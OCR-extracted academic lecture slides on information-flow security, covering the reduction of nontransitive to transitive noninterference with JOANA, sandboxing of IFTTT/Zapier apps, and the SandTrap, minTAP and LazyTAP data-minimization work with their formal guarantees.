$$l_{sink} = canFlowTo(l) = \{l' | l' \trianglerighteq l\}$$




NTNI to TNI

Theorem 2 (*From* $NTNI_{TI}$ *to* TNI_{TI})**.** For any program c and any nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \trianglerighteq, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo canonicaliztion) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, as specified in Definition 5, such that $NTNI_{TI}(\mathcal{N}, c) \iff TNI_{TI}(\mathcal{T}, c')$. Formally,

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_C c' \wedge NTNI_{TI}(\mathcal{N}, c) \iff TNI_{TI}(\mathcal{T}, c').$$

What's next?

Nontransitive types to flow-sensitive types



- For the small calculus:
  - Flow-sensitive type system of [Hunt & Sands, POPL'06] is strictly ***more permissive*** than the specialized type system of [Lu & Zhang, CSF'20]
- For Java:
  - Case studies using JOANA information flow analyzer [Hammer & Snelting, 2020]


JOANA-based analysis

```
1  setLattice e<=A,e<=B,e<=C,A<=AB,A<=AC,B<=AB,
2     B<=BC,AB<=ABC,C<=AC,C<=BC,AC<=ABC,BC<=ABC
3  source Alice.data_source   A
4  sink   Alice.data_sink     A
5  source Bob.data1_source    B
6  sink   Bob.data1_sink      AB
7  source Bob.data2_source    B
8  sink   Bob.data2_sink      AB
9  source Charlie.data_source C
10 sink   Charlie.data_sink   BC
11 run    classical-ni
```

the powerset lattice

labeling


run the flow-sensitive analysis




```
Illegal flow from
Alice.data_source to
Charlie.data_sink,
visible for BC
```

NTNI-to-TNI takeaways

- Inspired by Lu & Zhang work on nontransitive noninterference
- Our paper shows NTNI can be reduced to TNI, thus
  - Reusing the existing information-flow machinery to enforce nontransitive policies



Sandboxing apps in IFTTT and Zapier

- JavaScript of the app runs inside AWS Lambda
- Node.js instances run in Amazon's version of Linux
- AWS Lambda's built-in sandbox at process level
- IFTTT: "App code is run in an **isolated** environment"


AWS Lambda


```
function runScriptCode(appCode, config) {
   … // set trigger and action parameters
   eval(appCode) }
```

  - Security checks on script code of the app
    - TypeScript syntactic typing
    - Disallow `eval`, modules, sensitive APIs, and I/O

SandTrap: modeling


- Soundness
  - Monitoring at node level enforces global security
- Transparency
  - No behavior modification other than raising security error
  - The monitor preserves the longest secure prefix of a given trace





minTAP [USENIX'22]

- Minimization wrt ill-intended TAP
- **Preprocessing** approach
  - Minimizing attributes of **trigger** data
- Modes: **Static** and **Dynamic**
  - **Static**: All attributes in the app code
  - **Dynamic**: Pre-runs the app code on the service
- Trusted clients required
  - For minimization analysis and app integrity




Modeling

- Core language: While language with objects

$$e ::= v \mid x \mid e \oplus e \mid f(e) \mid e[e] \mid \{\} \mid T \mid Q(k, e) \mid A(m) \mid () \Rightarrow e$$

- Modeling remote objects, lazy query, and deferred computation

Theorem: LazyTAP is correct and at least as precise as preprocessing minimization




Lazy heap extends to a heap isomorphic to strict heap

LazyTAP in comparison

Approach	Minimization wrt	Minimization guarantees
IFTTT	None	**Push all**, no minimization guarantees
Static minTAP	Ill-intended TAP	**Input-unaware** minimization
Dynamic minTAP	Ill-intended TAP	**Input-sensitive** minimization No attributes when skip/timeout + **No support for queries**
LazyTAP	TAP willing to minimize	**Input-sensitive** minimization wrt **trigger and query** inputs (supporting *nondeterminism* and *query chains*)

Parking finder

Query chaining
(not supported in IFTTT)



```
let events = GoogleCalendar.eventsBeginning("work", "01:00")
if (events.length != 0) {
   let parkingLots = Yelp.searchBusiness(events[0].Where, "parking")
   if (parkingLots.length != 0)
      AndroidDevice.startNavigation(parkingLots[0].Address)
}
```

"work",
"01:00"


eventsBeginning[]

(events[0].Where,
"parking")

parkingLocation[]

LazyTAP modeling (cont.)

- Extensional equivalence
  - Executing on *equivalent* memories, lazy app behaves the *same* as strict
- Minimality
  - Lazy semantics fetches *no more attributes* than what the strict semantics demands



LazyTAP: Formalism (cont.)

- LazyTAP apps model IFTTT apps

$$\forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1 E_2, H_2.$$
$$(\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge$$
$$c' = compileL2S(c) \wedge$$
$$\Gamma \models (c', E_1, H_1) \rightarrow_s (E_2, H_2) \Rightarrow$$
$$\exists \beta_2, E_2, R_2, H_2. \Gamma \models (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \wedge$$
$$\beta_1 \subseteq \beta_2 \wedge$$
$$(\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2).$$


LazyTAP: Formalism (cont.)

- LazyTAP apps model only IFTTT apps

$$\forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1 E_2, R_2, H_2.$$
$$(\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge$$
$$c' = compileL2S(c) \wedge$$
$$\Gamma \models (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \Rightarrow$$
$$\exists \beta_2, E_2, H_2. \Gamma \models (c', E_1, H_1) \rightarrow_s (E_2, H_2) \wedge$$
$$\beta_1 \subseteq \beta_2 \wedge$$
$$(\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2).$$

LazyTAP: Formalism (cont.)

- Extensional equivalence
  - Contexts are *isomorphic* under β
  - Mapping refs to refs and remote refs to refs bijectively
- Lazy context $\simeq_\beta$ Strict context
  - Perform all deferred computations,
  - Fetch all attributes from the remote objects
  - The resulting lazy context is isomorphic to the strict context



Lazy heap extends to a heap isomorphic to strict heap

$$((t, F_t), q, a, E, H) \simeq_\beta (t, q, a, E, H)$$